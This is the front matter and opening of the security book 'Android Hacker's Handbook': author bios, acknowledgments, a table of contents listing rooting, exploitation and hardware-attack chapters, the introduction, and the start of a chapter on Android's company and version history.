

AndroidTM Hacker's Handbook



■ Joshua J. Drake ■ Pau Oliva Fora ■ Zach Lanier
■ Collin Mulliner ■ Stephen A. Ridley ■ Georg Wicherski

WILEY

Android™ Hacker's Handbook



Android™ Hacker's Handbook

Joshua J. Drake
Pau Oliva Fora
Zach Lanier
Collin Mulliner
Stephen A. Ridley
Georg Wicherski

WILEY

Android™ Hacker's Handbook

Published by
John Wiley & Sons, Inc.
10475 Crosspoint Boulevard
Indianapolis, IN 46256

www.wiley.com

Copyright © 2014 by John Wiley & Sons, Inc., Indianapolis, Indiana

ISBN: 978-1-118-60864-7

ISBN: 978-1-118-60861-6 (ebk)

ISBN: 978-1-118-92225-5 (ebk)

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at <http://www.wiley.com/go/permissions>.

Limit of Liability/Disclaimer of Warranty: The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or Web site is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or Web site may provide or recommendations it may make. Further, readers should be aware that Internet Web sites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services please contact our Customer Care Department within the United States at (877) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley publishes in a variety of print and electronic formats and by print-on-demand. Some material included with standard print versions of this book may not be included in e-books or in print-on-demand. If this book refers to media such as a CD or DVD that is not included in the version you purchased, you may download this material at <http://booksupport.wiley.com>. For more information about Wiley products, visit www.wiley.com.

Library of Congress Control Number: 2013958298

Trademarks: Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. Android is a trademark of Google, Inc. All other trademarks are the property of their respective owners. John Wiley & Sons, Inc., is not associated with any product or vendor mentioned in this book.



About the Authors

Joshua J. Drake is a Director of Research Science at Accuvant LABS. Joshua focuses on original research in areas such as reverse engineering and the analysis, discovery, and exploitation of security vulnerabilities. He has over 10 years of experience in the information security field including researching Linux security since 1994, researching Android security since 2009, and consulting with major Android OEMs since 2012. In prior roles, he served at Metasploit and VeriSign's iDefense Labs. At BlackHat USA 2012, Georg and Joshua demonstrated successfully exploiting the Android 4.0.1 browser via NFC. Joshua spoke at REcon, CanSecWest, RSA, Ruxcon/Breakpoint, Toorcon, and DerbyCon. He won Pwn2Own in 2013 and won the DefCon 18 CTF with the ACME Pharm team in 2010.

Pau Oliva Fora is a Mobile Security Engineer with viaForensics. He has previously worked as R+D Engineer in a wireless provider. He has been actively researching security aspects on the Android operating system since its debut with the T-Mobile G1 on October 2008. His passion for smartphone security has manifested itself not just in the numerous exploits and tools he has authored but in other ways, such as serving as a moderator for the very popular XDA-Developers forum even before Android existed. In his work, he has provided consultation to major Android OEMs. His close involvement with and observation of the mobile security communities has him particularly excited to be a part of pulling together a book of this nature.

Zach Lanier is a Senior Security Researcher at Duo Security. Zach has been involved in various areas of information security for over 10 years. He has been conducting mobile and embedded security research since 2009,

ranging from app security, to platform security (especially Android), to device, network, and carrier security. His areas of research interest include both offensive and defensive techniques, as well as privacy-enhancing technologies. He has presented at various public and private industry conferences, such as BlackHat, DEFCON, ShmooCon, RSA, Intel Security Conference, Amazon ZonCon, and more.

Collin Mulliner is a postdoctoral researcher at Northeastern University. His main interest lies in security and privacy of mobile and embedded systems with an emphasis on mobile and smartphones. His early work dates back to 1997, when he developed applications for Palm OS. Collin is known for his work on the (in) security of the Multimedia Messaging Service (MMS) and the Short Message Service (SMS). In the past he was mostly interested in vulnerability analysis and offensive security but recently switched his focus the defensive side to develop mitigations and countermeasures. Collin received a Ph.D. in computer science from Technische Universität Berlin; earlier he completed his M.S. and B.S. in computer science at UC Santa Barbara and FH Darmstadt.

Ridley (as his colleagues refer to him) is a security researcher and author with more than 10 years of experience in software development, software security, and reverse engineering. In that last few years Stephen has presented his research and spoken about reverse engineering and software security on every continent (except Antarctica). Previously Stephen served as the Chief Information Security Officer of Simple.com, a new kind of online bank. Before that, Stephen was senior researcher at Matasano Security and a founding member of the Security and Mission Assurance (SMA) group at a major U.S defense contractor, where he specialized in vulnerability research, reverse engineering, and “offensive software” in support of the U.S. Defense and Intelligence community. At present, Stephen is principal researcher at Xipiter (an information security R&D firm that has also developed a new kind of low-power smart-sensor device). Recently, Stephen and his work have been featured on NPR and NBC and in *Wired*, the *Washington Post*, *Fast Company*, *VentureBeat*, *Slashdot*, *The Register*, and other publications.

Georg Wicherski is Senior Security Researcher at CrowdStrike. Georg particularly enjoys tinkering with the low-level parts in computer security; hand-tuning custom-written shellcode and getting the last percent in exploit reliability stable. Before joining CrowdStrike, Georg worked at Kaspersky and McAfee. At BlackHat USA 2012, Joshua and Georg demonstrated successfully exploiting the Android 4.0.1 browser via NFC. He spoke at REcon, SyScan, BlackHat USA and Japan, 26C3, ph-Neutral, INBOT, and various other conferences. With his local CTF team OldEur0pe, he participated in countless and won numerous competitions.



About the Technical Editor

Rob Shimonski (www.shimonski.com) is a best-selling author and editor with over 15 years' experience developing, producing and distributing print media in the form of books, magazines, and periodicals. To date, Rob has successfully created over 100 books that are currently in circulation. Rob has worked for countless companies that include CompTIA, Microsoft, Wiley, McGraw Hill Education, Cisco, the National Security Agency, and Digidesign.

Rob has over 20 years' experience working in IT, networking, systems, and security. He is a veteran of the US military and has been entrenched in security topics for his entire professional career. In the military Rob was assigned to a communications (radio) battalion supporting training efforts and exercises. Having worked with mobile phones practically since their inception, Rob is an expert in mobile phone development and security.



Credits

Executive Editor

Carol Long

Project Editors

Ed Connor

Sydney Jones Argenta

Technical Editor

Rob Shimonski

Production Editor

Daniel Scribner

Copy Editor

Charlotte Kughen

Editorial Manager

Mary Beth Wakefield

Freelancer Editorial Manager

Rosemarie Graham

Associate Director of Marketing

David Mayhew

Marketing Manager

Ashley Zurcher

Business Manager

Amy Knies

Vice President and Executive**Group Publisher**

Richard Swadley

Associate Publisher

Jim Minatel

Project Coordinator, Cover

Todd Klemme

Proofreaders

Mark Steven Long

Josh Chase, Word One

Indexer

Ron Strauss

Cover Designer

Wiley

Cover Image

The Android robot is reproduced or modified from work created and shared by Google and used according to terms described in the Creative Commons 3.0 Attribution License.



Acknowledgments

I thank my family, especially my wife and son, for their tireless support and affection during this project. I thank my peers from both industry and academia; their research efforts push the boundary of public knowledge. I extend my gratitude to: my esteemed coauthors for their contributions and candid discussions, Accuvant for having the grace to let me pursue this and other endeavors, and Wiley for spurring this project and guiding us along the way. Last, but not least, I thank the members of #droidsec, the Android Security Team, and the Qualcomm Security Team for pushing Android security forward.

— *Joshua J. Drake*

I'd like to thank Iolanda Vilar for pushing me into writing this book and supporting me during all the time I've been away from her at the computer. Ricard and Elena for letting me pursue my passion when I was a child. Wiley and all the coauthors of this book, for the uncountable hours we've been working on this together, and specially Joshua Drake for all the help with my broken English. The colleagues at viaForensics for the awesome technical research we do together. And finally all the folks at #droidsec irc channel, the Android Security community in G+, Nopcode, 48bits, and everyone who I follow on Twitter; without you I wouldn't be able to keep up with all the advances in mobile security.

— *Pau Oliva*

I would like to thank Sally, the love of my life, for putting up with me; my family for encouraging me; Wiley/Carol/Ed for the opportunity; my coauthors for sharing this arduous but awesome journey; Ben Nell, Craig Ingram, Kelly Lum, Chris Valasek, Jon Oberheide, Loukas K., Chris Valasek, John Cran, and Patrick Schulz for their support and feedback; and other friends who've helped and supported me along the way, whether either of us knows it or not.

— *Zach Lanier*

I would like to thank my girlfriend Amity, my family, and my friends and colleagues for their continued support. Further, I would like to thank my advisors for providing the necessary time to work on the book. Special thanks to Joshua for making this book happen.

— *Collin Mulliner*

No one deserves more thanks than my parents: Hiram O. Russell, and Imani Russell, and my younger siblings: Gabriel Russell and Mecca Russell. A great deal of who (and what) I am, is owed to the support and love of my family. Both of my parents encouraged me immensely and my brother and sister never cease to impress me in their intellect, accomplishments, and quality as human beings. You all are what matter most to me. I would also like to thank my beautiful fiancée, Kimberly Ann Hartson, for putting up with me through this whole process and being such a loving and calming force in my life. Lastly, I would like to thank the information security community at large. The information security community is a strange one, but one I “grew up” in nonetheless. Colleagues and researchers (including my coauthors) are a source of constant inspiration and provide me with the regular sources of news, drama, and aspirational goals that keep me interested in this kind of work. I am quite honored to have been given the opportunity to collaborate on this text.

— *Stephen A. Ridley*

I sincerely thank my wife, Eva, and son, Jonathan, for putting up with me spending time writing instead of caring for them. I love you two. I thank Joshua for herding cats to make this book happen.

— *Georg Wicherski*



Contents at a Glance

Introduction		xxv
Chapter 1	Looking at the Ecosystem	1
Chapter 2	Android Security Design and Architecture	25
Chapter 3	Rooting Your Device	57
Chapter 4	Reviewing Application Security	83
Chapter 5	Understanding Android’s Attack Surface	129
Chapter 6	Finding Vulnerabilities with Fuzz Testing	177
Chapter 7	Debugging and Analyzing Vulnerabilities	205
Chapter 8	Exploiting User Space Software	263
Chapter 9	Return Oriented Programming	291
Chapter 10	Hacking and Attacking the Kernel	309
Chapter 11	Attacking the Radio Interface Layer	367
Chapter 12	Exploit Mitigations	391
Chapter 13	Hardware Attacks	423
Appendix A	Tool Catalog	485
Appendix B	Open Source Repositories	501
Appendix C	References	511
Index		523



Contents

Introduction	xxv
Chapter 1 Looking at the Ecosystem	1
Understanding Android's Roots	1
Company History	2
Version History	2
Examining the Device Pool	4
Open Source, Mostly	7
Understanding Android Stakeholders	7
Google	8
Hardware Vendors	10
Carriers	12
Developers	13
Users	14
Grasping Ecosystem Complexities	15
Fragmentation	16
Compatibility	17
Update Issues	18
Security versus Openness	21
Public Disclosures	22
Summary	23
Chapter 2 Android Security Design and Architecture	25
Understanding Android System Architecture	25
Understanding Security Boundaries and Enforcement	27
Android's Sandbox	27
Android Permissions	30
Looking Closer at the Layers	34
Android Applications	34
The Android Framework	39

	The Dalvik Virtual Machine	40
	User-Space Native Code	41
	The Kernel	49
	Complex Security, Complex Exploits	55
	Summary	56
Chapter 3	Rooting Your Device	57
	Understanding the Partition Layout	58
	Determining the Partition Layout	59
	Understanding the Boot Process	60
	Accessing Download Mode	61
	Locked and Unlocked Boot Loaders	62
	Stock and Custom Recovery Images	63
	Rooting with an Unlocked Boot Loader	65
	Rooting with a Locked Boot Loader	68
	Gaining Root on a Booted System	69
	NAND Locks, Temporary Root, and Permanent Root	70
	Persisting a Soft Root	71
	History of Known Attacks	73
	Kernel: Wunderbar/asroot	73
	Recovery: Volez	74
	Udev: Exploid	74
	Adbd: RageAgainstTheCage	75
	Zygote: Zimmerlich and Zysploit	75
	Ashmem: KillingInTheNameOf and psneuter	76
	Vold: GingerBreak	76
	PowerVR: levitator	77
	Libsysutils: zergRush	78
	Kernel: mempodroid	78
	File Permission and Symbolic Link-Related Attacks	79
	Adb Restore Race Condition	79
	Exynos4: exynos-abuse	80
	Diag: lit / diaggetroot	81
	Summary	81
Chapter 4	Reviewing Application Security	83
	Common Issues	83
	App Permission Issues	84
	Insecure Transmission of Sensitive Data	86
	Insecure Data Storage	87
	Information Leakage Through Logs	88
	Unsecured IPC Endpoints	89
	Case Study: Mobile Security App	91
	Profiling	91
	Static Analysis	93
	Dynamic Analysis	109
	Attack	117

	Case Study: SIP Client	120
	Enter Drozer	121
	Discovery	121
	Snarfing	122
	Injection	124
	Summary	126
Chapter 5	Understanding Android's Attack Surface	129
	An Attack Terminology Primer	130
	Attack Vectors	130
	Attack Surfaces	131
	Classifying Attack Surfaces	133
	Surface Properties	133
	Classification Decisions	134
	Remote Attack Surfaces	134
	Networking Concepts	134
	Networking Stacks	139
	Exposed Network Services	140
	Mobile Technologies	142
	Client-side Attack Surface	143
	Google Infrastructure	148
	Physical Adjacency	154
	Wireless Communications	154
	Other Technologies	161
	Local Attack Surfaces	161
	Exploring the File System	162
	Finding Other Local Attack Surfaces	163
	Physical Attack Surfaces	168
	Dismantling Devices	169
	USB	169
	Other Physical Attack Surfaces	173
	Third-Party Modifications	174
	Summary	174
Chapter 6	Finding Vulnerabilities with Fuzz Testing	177
	Fuzzing Background	177
	Identifying a Target	179
	Crafting Malformed Inputs	179
	Processing Inputs	180
	Monitoring Results	181
	Fuzzing on Android	181
	Fuzzing Broadcast Receivers	183
	Identifying a Target	183
	Generating Inputs	184
	Delivering Inputs	185
	Monitoring Testing	185

Fuzzing Chrome for Android	188
Selecting a Technology to Target	188
Generating Inputs	190
Processing Inputs	192
Monitoring Testing	194
Fuzzing the USB Attack Surface	197
USB Fuzzing Challenges	198
Selecting a Target Mode	198
Generating Inputs	199
Processing Inputs	201
Monitoring Testing	202
Summary	204
Chapter 7 Debugging and Analyzing Vulnerabilities	205
Getting All Available Information	205
Choosing a Toolchain	207
Debugging with Crash Dumps	208
System Logs	208
Tombstones	209
Remote Debugging	211
Debugging Dalvik Code	212
Debugging an Example App	213
Showing Framework Source Code	215
Debugging Existing Code	217
Debugging Native Code	221
Debugging with the NDK	222
Debugging with Eclipse	226
Debugging with AOSP	227
Increasing Automation	233
Debugging with Symbols	235
Debugging with a Non-AOSP Device	241
Debugging Mixed Code	243
Alternative Debugging Techniques	243
Debug Statements	243
On-Device Debugging	244
Dynamic Binary Instrumentation	245
Vulnerability Analysis	246
Determining Root Cause	246
Judging Exploitability	260
Summary	261
Chapter 8 Exploiting User Space Software	263
Memory Corruption Basics	263
Stack Buffer Overflows	264
Heap Exploitation	268

A History of Public Exploits	275
GingerBreak	275
zergRush	279
mempodroid	283
Exploiting the Android Browser	284
Understanding the Bug	284
Controlling the Heap	287
Summary	290
Chapter 9 Return Oriented Programming	291
History and Motivation	291
Separate Code and Instruction Cache	292
Basics of ROP on ARM	294
ARM Subroutine Calls	295
Combining Gadgets into a Chain	297
Identifying Potential Gadgets	299
Case Study: Android 4.0.1 Linker	300
Pivoting the Stack Pointer	301
Executing Arbitrary Code from a New Mapping	303
Summary	308
Chapter 10 Hacking and Attacking the Kernel	309
Android's Linux Kernel	309
Extracting Kernels	310
Extracting from Stock Firmware	311
Extracting from Devices	314
Getting the Kernel from a Boot Image	315
Decompressing the Kernel	316
Running Custom Kernel Code	316
Obtaining Source Code	316
Setting Up a Build Environment	320
Configuring the Kernel	321
Using Custom Kernel Modules	322
Building a Custom Kernel	325
Creating a Boot Image	329
Booting a Custom Kernel	331
Debugging the Kernel	336
Obtaining Kernel Crash Reports	337
Understanding an Oops	338
Live Debugging with KGDB	343
Exploiting the Kernel	348
Typical Android Kernels	348
Extracting Addresses	350
Case Studies	352
Summary	364

Chapter 11	Attacking the Radio Interface Layer	367
	Introduction to the RIL	368
	RIL Architecture	368
	Smartphone Architecture	369
	The Android Telephony Stack	370
	Telephony Stack Customization	371
	The RIL Daemon (rild)	372
	The Vendor-RIL API	374
	Short Message Service (SMS)	375
	Sending and Receiving SMS Messages	376
	SMS Message Format	376
	Interacting with the Modem	379
	Emulating the Modem for Fuzzing	379
	Fuzzing SMS on Android	382
	Summary	390
Chapter 12	Exploit Mitigations	391
	Classifying Mitigations	392
	Code Signing	392
	Hardening the Heap	394
	Protecting Against Integer Overflows	394
	Preventing Data Execution	396
	Address Space Layout Randomization	398
	Protecting the Stack	400
	Format String Protections	401
	Read-Only Relocations	403
	Sandboxing	404
	Fortifying Source Code	405
	Access Control Mechanisms	407
	Protecting the Kernel	408
	Pointer and Log Restrictions	409
	Protecting the Zero Page	410
	Read-Only Memory Regions	410
	Other Hardening Measures	411
	Summary of Exploit Mitigations	414
	Disabling Mitigation Features	415
	Changing Your Personality	416
	Altering Binaries	416
	Tweaking the Kernel	417
	Overcoming Exploit Mitigations	418
	Overcoming Stack Protections	418
	Overcoming ASLR	418
	Overcoming Data Execution Protections	419
	Overcoming Kernel Protections	419

Looking to the Future	420
Official Projects Underway	420
Community Kernel Hardening Efforts	420
A Bit of Speculation	422
Summary	422
Chapter 13 Hardware Attacks	423
Interfacing with Hardware Devices	424
UART Serial Interfaces	424
I ² C, SPI, and One-Wire Interfaces	428
JTAG	431
Finding Debug Interfaces	443
Identifying Components	456
Getting Specifications	456
Difficulty Identifying Components	457
Intercepting, Monitoring, and Injecting Data	459
USB	459
I ² C, SPI, and UART Serial Interfaces	463
Stealing Secrets and Firmware	469
Accessing Firmware Unobtrusively	469
Destructively Accessing the Firmware	471
What Do You Do with a Dump?	474
Pitfalls	479
Custom Interfaces	479
Binary/Proprietary Data	479
Blown Debug Interfaces	480
Chip Passwords	480
Boot Loader Passwords, Hotkeys, and Silent Terminals	480
Customized Boot Sequences	481
Unexposed Address Lines	481
Anti-Reversing Epoxy	482
Image Encryption, Obfuscation, and Anti-Debugging	482
Summary	482
Appendix A Tool Catalog	485
Development Tools	485
Android SDK	485
Android NDK	486
Eclipse	486
ADT Plug-In	486
ADT Bundle	486
Android Studio	487
Firmware Extraction and Flashing Tools	487
Binwalk	487
fastboot	487

Samsung	488
NVIDIA	489
LG	489
HTC	489
Motorola	490
Native Android Tools	491
BusyBox	491
setpropex	491
SQLite	491
strace	492
Hooking and Instrumentation Tools	492
ADBI Framework	492
ldpreloadhook	492
XPosed Framework	492
Cydia Substrate	493
Static Analysis Tools	493
Smali and Baksmali	493
Androguard	493
apktool	494
dex2jar	494
jad	494
JD-GUI	495
JEB	495
Radare2	495
IDA Pro and Hex-Rays Decompiler	496
Application Testing Tools	496
Drozer (Mercury) Framework	496
iSEC Intent Sniffer and Intent Fuzzer	496
Hardware Hacking Tools	496
Segger J-Link	497
JTAGulator	497
OpenOCD	497
Saleae	497
Bus Pirate	497
GoodFET	497
Total Phase Beagle USB	498
Facedancer21	498
Total Phase Beagle I ² C	498
Chip Quik	498
Hot air gun	498
Xeltek SuperPro	498
IDA	499
Appendix B Open Source Repositories	501
Google	501
AOSP	501
Gerrit Code Review	502

SoC Manufacturers	502
AllWinner	503
Intel	503
Marvell	503
MediaTek	504
Nvidia	504
Texas Instruments	504
Qualcomm	505
Samsung	505
OEMs	506
ASUS	506
HTC	507
LG	507
Motorola	507
Samsung	508
Sony Mobile	508
Upstream Sources	508
Others	509
Custom Firmware	509
Linaro	510
Replicant	510
Code Indexes	510
Individuals	510
Appendix C References	511
Index	523



Introduction

Like most disciplines, information security began as a cottage industry. It has grown organically from hobbyist pastime into a robust industry replete with executive titles, “research and development” credibility, and the ear of academia as an industry where seemingly aloof fields of study such as number theory, cryptography, natural language processing, graph theory, algorithms, and niche computer science can be applied with a great deal of industry impact. Information security is evolving into a proving ground for some of these fascinating fields of study. Nonetheless, information security (specifically “vulnerability research”) is bound to the information technology sector as a whole and therefore follows the same trends.

As we all very well know from our personal lives, mobile computing is quite obviously one of the greatest recent areas of growth in the information technology. More than ever, our lives are chaperoned by our mobile devices, much more so than the computers we leave on our desks at close of business or leave closed on our home coffee tables when we head into our offices in the morning. Unlike those devices, our mobile devices are always on, taken between these two worlds, and are hence much more valuable targets for malicious actors.

Unfortunately information security has been slower to follow suit, with only a recent shift toward the mobile space. As a predominantly “reactionary” industry, information security has been slow (at least publicly) to catch up to mobile/embedded security research and development. To some degree mobile security is still considered cutting edge, because consumers and users of mobile devices are only just recently beginning to see and comprehend the threats associated with our mobile devices. These threats have consequently created a market for security research and security products.

For information security researchers, the mobile space also represents a fairly new and sparsely charted continent to explore, with diverse geography in the form of different processor architectures, hardware peripherals, software stacks, and operating systems. All of these create an ecosystem for a diverse set of vulnerabilities to exploit and study.

According to IDC, Android market share in Q3 2012 was 75 percent of the worldwide market (as calculated by shipment volume) with 136 million units shipped. Apple's iOS had 14.9 percent of the market in the same quarter, BlackBerry and Symbian followed behind with 4.3 percent and 2.3 percent respectively. After Q3 2013, Android's number had risen to 81 percent, with iOS at 12.9 percent and the remaining 6.1 percent scattered among the other mobile operating systems. With that much market share, and a host of interesting information security incidents and research happening in the Android world, we felt a book of this nature was long overdue.

Wiley has published numerous books in the *Hacker's Handbook* series, including the titles with the terms "Shellcoder's," "Mac," "Database," "Web Application," "iOS," and "Browser" in their names. *The Android Hacker's Handbook* represents the latest installment in the series and builds on the information within the entire collection.

Overview of the Book and Technology

The Android Hacker's Handbook team members chose to write this book because the field of mobile security research is so "sparsely charted" with disparate and conflicted information (in the form of resources and techniques). There have been some fantastic papers and published resources that feature Android, but much of what has been written is either very narrow (focusing on a specific facet of Android security) or mentions Android only as an ancillary detail of a security issue regarding a specific mobile technology or embedded device. Further, public vulnerability information surrounding Android is scarce. Despite the fact that 1,000 or more publicly disclosed vulnerabilities affect Android devices, multiple popular sources of vulnerability information report fewer than 100. The team believes that the path to improving Android's security posture starts by understanding the technologies, concepts, tools, techniques, and issues in this book.

How This Book Is Organized

This book is intended to be readable cover to cover, but also serves as an indexed reference for anyone hacking on Android or doing information security research on an Android-based device. We've organized the book into 13 chapters to cover

virtually everything one would need to know to first approach Android for security research. Chapters include diagrams, photographs, code snippets, and disassembly to explain the Android software and hardware environment and consequently the nuances of software exploitation and reverse engineering on Android. The general outline of this book begins with broader topics and ends with deeply technical information. The chapters are increasingly specific and lead up to discussions of advanced security research topics such as discovering, analyzing, and attacking Android devices. Where applicable, this book refers to additional sources of detailed documentation. This allows the book to focus on technical explanations and details relevant to device rooting, reverse engineering, vulnerability research, and software exploitation.

- Chapter 1 introduces the ecosystem surrounding Android mobile devices. After revisiting historical facts about Android, the chapter takes a look at the general software composition, the devices in public circulation, and the key players in the supply chain. It concludes with a discussion of high-level difficulties that challenge the ecosystem and impede Android security research.
- Chapter 2 examines Android operating system fundamentals. It begins with an introduction to the core concepts used to keep Android devices secure. The rest of the chapter dips into the internals of the most security-critical components.
- Chapter 3 explains the motivations and methods for gaining unimpeded access to an Android device. It starts by covering and guiding you through techniques that apply to a wide range of devices. Then it presents moderately detailed information about more than a dozen individually published exploits.
- Chapter 4 pertains to security concepts and techniques specific to Android applications. After discussing common security-critical mistakes made during development, it walks you through the tools and processes used to find such issues.
- Chapter 5 introduces key terminology used to describe attacks against mobile devices and explores the many ways that an Android device can be attacked.
- Chapter 6 shows how to find vulnerabilities in software that runs on Android by using a technique known as fuzz testing. It starts by discussing the high-level process behind fuzzing. The rest of the chapter takes a look at how applying these processes toward Android can aid in discovering security issues.
- Chapter 7 is about analyzing and understanding bugs and security vulnerabilities in Android. It first presents techniques for debugging the

different types of code found in Android. It concludes with an analysis of an unpatched security issue in the WebKit-based web browser.

- Chapter 8 looks at how you can exploit memory corruption vulnerabilities on Android devices. It covers compiler and operating system internals, like Android's heap implementation, and ARM system architecture specifics. The last part of this chapter takes a close look at how several published exploits work.
- Chapter 9 focuses on an advanced exploitation technique known as Return Oriented Programming (ROP). It further covers ARM system architecture and explains why and how to apply ROP. It ends by taking a more detailed look at one particular exploit.
- Chapter 10 digs deeper into the inner workings of the Android operating system with information about the kernel. It begins by explaining how to hack, in the hobbyist sense, the Android kernel. This includes how to develop and debug kernel code. Finally, it shows you how to exploit a few publicly disclosed vulnerabilities.
- Chapter 11 jumps back to user-space to discuss a particularly important component unique to Android smartphones: the Radio Interface Layer (RIL). After discussing architectural details, this chapter covers how you can interact with RIL components to fuzz the code that handles Short Message Service (SMS) messages on an Android device.
- Chapter 12 details security protection mechanisms present in the Android operating system. It begins with a perspective on when such protections were invented and introduced in Android. It explains how these protections work at various levels and concludes with techniques for overcoming and circumventing them.
- Chapter 13 dives into methods and techniques for attacking Android, and other embedded devices, through their hardware. It starts by explaining how to identify, monitor, and intercept various bus-level communications. It shows how these methods can enable further attacks against hard-to-reach system components. It ends with tips and tricks for avoiding many common hardware hacking pitfalls.

Who Should Read This Book

The intended audience of this book is anyone who wants to gain a better understanding of Android security. Whether you are a software developer, an embedded system designer, a security architect, or a security researcher, this book will improve your understanding of the Android security landscape.

Though some of the chapters are approachable to a wide audience, the bulk of this book is better digested by someone with a firm grasp on computer software development and security. Admittedly, some of the more technical chapters are better suited to readers who are knowledgeable in topics such as assembly language programming and reverse engineering. However, less experienced readers who have sufficient motivation stand to learn a great deal from taking the more challenging parts of the book head on.

Tools You Will Need

This book alone will be enough for you to get a basic grasp of the inner workings of the Android OS. However, readers who want to follow the presented code and workflows should prepare by gathering a few items. First and foremost, an Android device is recommended. Although a virtual device will suffice for most tasks, you will be better off with a physical device from the Google Nexus family. Many of the chapters assume you will use a development machine with Ubuntu 12.04. Finally, the Android Software Developers Kit (SDK), Android Native Development Kit (NDK), and a complete checkout of the Android Open Source Project (AOSP) are recommended for following along with the more advanced chapters.

What's on the Website

As stated earlier, this book is intended to be a one-stop resource for current Android information security research and development. While writing this book, we developed code that supplements the material. You can download this supplementary material from the book's website at www.wiley.com/go/androidhackershandbook/.

Bon Voyage

With this book in your hand, you're ready to embark on a journey through Android security. We hope reading this book will give you a deeper knowledge and better understanding of the technologies, concepts, tools, techniques, and vulnerabilities of Android devices. Through your newly acquired wisdom, you will be on the path to improving Android's overall security posture. Join us in making Android more secure, and don't forget to have fun doing it!

Looking at the Ecosystem

The word *Android* is used correctly in many contexts. Although the word still can refer to a humanoid robot, *Android* has come to mean much more than that in the last decade. In the mobile space, it refers to a company, an operating system, an open source project, and a development community. Some people even call mobile devices Androids. In short, an entire ecosystem surrounds the now wildly popular mobile operating system.

This chapter looks closely at the composition and health of the Android ecosystem. First you find out how Android became what it is today. Then the chapter breaks down the ecosystem stakeholders into groups in order to help you understand their roles and motivations. Finally, the chapter discusses the complex relationships within the ecosystem that give rise to several important issues that affect security.

Understanding Android's Roots

Android did not become the world's most popular mobile operating system overnight. The last decade has been a long journey with many bumps in the road. This section recounts how Android became what it is today and begins looking at what makes the Android ecosystem tick.

Company History

Android began as Android, Inc., a company founded by Andy Rubin, Chris White, Nick Sears, and Rich Miner in October 2003. They focused on creating mobile devices that were able to take into account location information and user preferences. After successfully navigating market demand and financial difficulties, Google acquired Android, Inc., in August 2005. During the period following, Google began building partnerships with hardware, software, and telecommunications companies with the intent of entering the mobile market.

In November 2007, the Open Handset Alliance (OHA) was announced. This consortium of companies, which included 34 founding members led by Google, shares a commitment to openness. In addition, it aims to accelerate mobile platform innovation and offer consumers a richer, less expensive, and better mobile experience. The OHA has since grown to 84 members at the time this book was published. Members represent all parts of the mobile ecosystem, including mobile operators, handset manufacturers, semiconductor companies, software companies, and more. You can find the full list of members on the OHA website at www.openhandsetalliance.com/oha_members.html.

With the OHA in place, Google announced its first mobile product, Android. However, Google still did not bring any devices running Android to the market. Finally, after a total of five years, Android was made available to the general public in October 2008. The release of the first publicly available Android phone, the HTC G1, marked the beginning of an era.

Version History

Before the first commercial version of Android, the operating system had Alpha and Beta releases. The Alpha releases were available only to Google and OHA members, and they were codenamed after popular robots *Astro Boy*, *Bender*, and *R2-D2*. Android Beta was released on November 5, 2007, which is the date that is popularly considered the Android birthday.

The first commercial version, version 1.0, was released on September 23, 2008, and the next release, version 1.1, was available on February 9, 2009. Those were the only two releases that did not have a naming convention for their codename. Starting with Android 1.5, which was released on April 30, 2009, the major versions' code names were ordered alphabetically with the names of tasty treats. Version 1.5 was code named *Cupcake*. Figure 1-1 shows all commercial Android versions, with their respective release dates and code names.









										
			Cupcake	Donut	Eclair	Froyo	Gingerbread	Honeycomb	Icecream sandwich	Jelly Bean
2008	23, Sep	v1.0								
2009	9, Feb	v1.1								
	30, Apr		v1.5							
	15, Sep			v1.6						
	26, Oct				v2.0					
2010	3, Dec				v2.0.1					
	12, Jan				v2.1					
	20, May					v2.2				
	6, Dec						v2.3			
2011	18, Jan					v2.2.1				
	22, Jan					v2.2.2				
	9, Feb						v2.3.3			
	22, Feb							v3.0		
	28, Apr						v2.3.4			
	10, May							v3.1		
	15, Jul							v3.2		
	25, Jul						v2.3.5			
	2, Sep						v2.3.6			
	20, Sep							v3.2.1		
	21, Sep						v2.3.7			
	30, Sep							v3.2.2		
	19, Oct								v4.0	
	21, Oct								v4.0.1	
	21, Nov					v2.2.3				
	28, Nov								v4.0.2	
	15, Dec							v3.2.4		
	16, Dec								v4.0.3	
2012	Jan							v3.2.5		
	15, Feb							v3.2.6		
	29, Mar								v4.0.4	
	9, Jul									v4.1
	23, Jul									v4.1.1
	9, Oct									v4.1.2
	13, Nov									v4.2
2013	27, Nov									v4.2.1
	11, Feb									v4.2.2

Figure 1-1: Android releases

In the same way that Android releases are code-named, individual builds are identified with a short build code, as explained on the Code Names, Tags, and Build Numbers page at <http://source.android.com/source/build-numbers.html>. For example, take the build number JOP40D. The first letter represents the code name of the Android release (J is Jelly Bean). The second letter identifies the code branch from which the build was made, though its precise meaning varies from one build to the next. The third letter and subsequent two digits comprise a date code. The letter represents the quarter, starting from A, which means the first quarter of 2009. In the example, P represents the fourth quarter of 2012. The two digits signify days from the start of the quarter. In the example, P40 is November 10, 2012. The final letter differentiates individual versions for the same date, again starting with A. The first builds for a particular date, signified with A, don't usually use this letter.

Examining the Device Pool

